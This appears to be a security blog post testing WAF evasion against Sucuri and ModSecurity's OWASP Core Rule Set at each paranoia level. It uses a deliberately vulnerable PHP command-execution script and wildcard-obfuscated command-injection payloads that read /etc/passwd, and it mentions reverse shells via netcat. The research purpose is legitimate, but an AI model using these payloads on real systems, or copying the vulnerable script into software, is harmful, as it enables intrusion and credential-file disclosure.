sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nol$
```

```
[curl ince0:[tmux]*                                  "kali" 08:44 07-Dec-17
```

Test evasion technique on Sucuri WAF

Which is the best way to test a WAF Rule Set? **Create the most vulnerable PHP script in the world** and try all possible techniques! In the screenshot above we have: in the top left pane there's my ugly web application (it's just a PHP script that executes commands):

```
<?php
      echo 'ok: ';
      print_r($_GET['c']);
      system($_GET['c']);
```

In the bottom left pane you can see a test of Remote Command Execution on **my website protected by Sucuri WAF** (test1.unicresit.it). As you can see Sucuri blocks my request with reason "*An attempted RFI/LFI was detected and blocked*". This reason is not completely true but the good news is that the WAF blocked my attack (I don't even know why a firewall should tell me the reason for a blocked request, but there should be a reason… for sure).

The right pane is the most interesting of all, because it shows the same request but using the "question mark" as a wildcard. The result is frightening… The **request is accepted by Sucuri WAF** and my application executes the command that I put in *c* parameter. Now **I can read the /etc/passwd** file and even more… I can read the PHP source of application itself, I can execute reverse shell using `netcat` (or as I love to call it: `/???/?c`), or I could execute programs like `curl` or `wget` in order to reveal the real IP Address of the web server that make me able to bypass the WAF by connecting directly to the target.

I don't know if this happens because I missed something on my Sucuri WAF configuration, but it not seems… I've asked at Sucuri if it's an attended behavior and if they configure a default "low paranoia level" in order to avoid false positives, but I'm still waiting for an answer.

Please, keep in mind that I'm doing this test using a stupid PHP script that doesn't represent a real scenario. IMHO you shouldn't judge a WAF based on how many requests it blocks, and Sucuri is not less secure just because can't totally protect an intentionally vulnerable website. Necessary clarification done!

ModSecurity OWASP CRS 3.0

I really love ModSecurity, I think that the new libmodsecurity (v3) used with Nginx and the Nginx connector is the best solution that I have ever used in order to deploy a Web Application Firewall. I'm also a big fan of the **OWASP Core Rule Set!** I use it everywhere but, if you don't know well this rule set, you need to pay attention to a little thing called love.. ehm sorry **Paranoia Level**!

Paranoia Level for dummies

The following "schema" that you can find here is a good overview of **how each level works** on "REQUEST PROTOCOL ENFORCEMENT" rules. As you can see with a PL1 a query string can contains only ASCII characters in the range 1–255 and it becomes more restrictive until the PL4 that blocks everything that isn't an ASCII character in a very small range.


```
# -=[ Targets and ASCII Ranges ]=-
#
# 920270: PL1
# REQUEST_URI, REQUEST_HEADERS, ARGS and ARGS_NAMES
# ASCII: 1-255
# Example: Full ASCII range without null character
#
# 920271: PL2
# REQUEST_URI, REQUEST_HEADERS, ARGS and ARGS_NAMES
# ASCII: 9,10,13,32-126,128-255
# Example: Full visible ASCII range, tab, newline
#
# 920272: PL3
# REQUEST_URI, REQUEST_HEADERS, ARGS, ARGS_NAMES, REQUEST_BODY
# ASCII: 32-36,38-126
# Example: Visible lower ASCII range without percent symbol
#
# 920273: PL4
# ARGS, ARGS_NAMES and REQUEST_BODY
# ASCII: 38,44-46,48-58,61,65-90,95,97-122
# Example: A-Z a-z 0-9 = - _ . , : &
#
# 920274: PL4
# REQUEST_HEADERS without User-Agent, Referer, Cookie
# ASCII: 32,34,38,42-59,61,65-90,95,97-122
# Example: A-Z a-z 0-9 = - _ . , : & " * + / SPACE
```

let’s do some test with all levels!

Paranoia Level 0 (PL0)

A paranoia level 0 means that many rules are disabled, so it’s absolutely normal that our payload can lead to a Remote Command Execution without any problem. Don’t panic :)

```
SecAction "id:999,\
phase:1,\
nolog,\
pass,\
t:none,\
setvar:tx.paranoia_level=0"
```



```
root@kali:~# http 'http://test1.unicresit.it/?c=/bin/cat+/etc/passwd'
HTTP/1.1 200 OK
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Thu, 07 Dec 2017 09:09:18 GMT
Set-Cookie: tmwtc=1512637758548517381318614; Path=/; Expires=Sun, 05-Dec-27 09:09:18 GMT; HttpOnly
Transfer-Encoding: chunked

ok: Array
(
    [c] => /bin/cat /etc/passwd
)
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

RCE accepted by ModSecurity with PL0 (don’t panic, it’s ok)

A paranoia level 0 in ModSecurity means “flawless rules of high quality with virtually no false positives” but it’s also too much permissive. You can find a list of rules grouped by paranoia level at netnea website:


https://www.netnea.com/cms/core-rule-set-inventory/

Paranoia Level 1 and 2 (PL1, PL2)

I’ve grouped levels 1 and 2 because their differences (as you can see in the schema above) doesn’t affect our goal, all behaviors are the same as described below.

```
SecAction "id:999,\
phase:1,\
nolog,\
pass,\
t:none,\
setvar:tx.paranoia_level=1"
```

with PL1 (and PL2) ModSecurity obviously blocks my request for “**OS File Access Attempt**” (930120). But what if I use the question mark as a wildcard? The request is accepted by my WAF:




```
root@kali:~# http 'http://test1.unicresit.it/?c=/???/??t+/???/??ss??'
HTTP/1.1 200 OK
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Thu, 07 Dec 2017 09:45:12 GMT
Set-Cookie: tmwtc=1512639912550226161490170; Path=/; Expires=Sun, 05-Dec-27 09:45:12 GMT; HttpOnly
Transfer-Encoding: chunked

ok: Array
(
    [c] => /???/??t /???/??ss??
)
#!/bin/sh
#
# This is not a mistake.  This shell script (/etc/rmt) has been provided
# for compatibility with other Unix-like systems, some of which have
# utilities that expect to find (and execute) rmt in the /etc directory
# on remote systems.
#
exec /usr/sbin/rmt
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

with PL1 and PL2 my RCE attack was not blocked and I can read /etc/passwd

This happens because the “question mark”, the “forward slash” and the “space” are in the accepted range of characters on rules 920271 and 920272. Moreover, using “question marks” instead of command syntax make me able to evade “OS Files” filters that intercept common commands and files of Operating Systems (such as /etc/passwd in our case).

Paranoia Level 3 (PL3)

This level of paranoia has a plus: it blocks request containing characters like “?” more than *n* times. In fact, my requests have been blocked as “**Meta-Character Anomaly Detection Alert—Repetitive Non-Word Characters**”. this is cool! nice job ModSecurity, you win a teddy bear! 🐻But unfortunately, **my web app is so ugly and vulnerable** that I can use less question mark and read the passwd file anyway using this syntax: `c=/?in/cat+/et?/passw?`



```
root@kali:~# http 'http://test1.unicresit.it/?c=/?in/cat+/et?/passw?'
HTTP/1.1 200 OK
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Thu, 07 Dec 2017 10:19:46 GMT
Set-Cookie: tmwtc=1512641986552765309900118; Path=/; Expires=Sun, 05-Dec-27 10:19:46 GMT; HttpOnly
Transfer-Encoding: chunked

ok: Array
(
    [c] => /?in/cat /et?/passw?
)
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

As you can see, using just 3 “?” question mark I can evade this paranoia level and read the passwd file inside the target system. OK, this doesn’t mean that you have to set your paranoia level to 4 always and unconditionally. Keep in mind that I’m testing it with a really stupid PHP script that doesn’t represent a real scenario… I hope…

Now everybody knows that 42 is the answer to life, the universe and everything. But what about: “Will you evade the OWASP Rule Set at paranoia level 4?”

Paranoia Level 4 (PL4)

basically no, I can’t. All characters outside the range `a-z A-Z 0-9` are blocked! No way… and trust me, when you need to execute a command in order to read files, there’s a 90% of probabilities that you need a “space” char or a “forward slash” 😉

Do you want more?

Second part of this article: https://medium.com/@themiddleblue/web-application-firewall-waf-evasion-techniques-2-125995f3e7b0

Final thoughts

Back to static HTML pages… it's the fastest way to improve the security of your web application! 🤓It's hard to say what's the best configuration to avoid WAF evasion, or what's the best paranoia level to use. But I can say, IMHO, that we shouldn't have to trust in a rule set evenly distributed on a web application. Indeed I think that we should configure our WAF rules contextualized per application functionality.

Anyway, when you write a new SecRule on your ModSecurity or something like, keep in mind that probably there're many ways to elude your filter / regular expression. So write it thinking of "how can I evade this rule?".

From my bookmarks

Learn more about ModSecurity Rules: https://github.com/SpiderLabs/ModSecurity/wiki/Reference-Manual

Apache ModSecurity tutorial by netnea: https://www.netnea.com/cms/apache-tutorials/

SpiderLabs Blog: https://www.trustwave.com/Resources/SpiderLabs-Blog/

ModSecurity v3 Github: https://github.com/SpiderLabs/ModSecurity/tree/v3/master

Contacts

https://twitter.com/Menin_TheMiddle
https://github.com/theMiddleBlue

Hacking Web Application Security Information Security Infosec Cybersecurity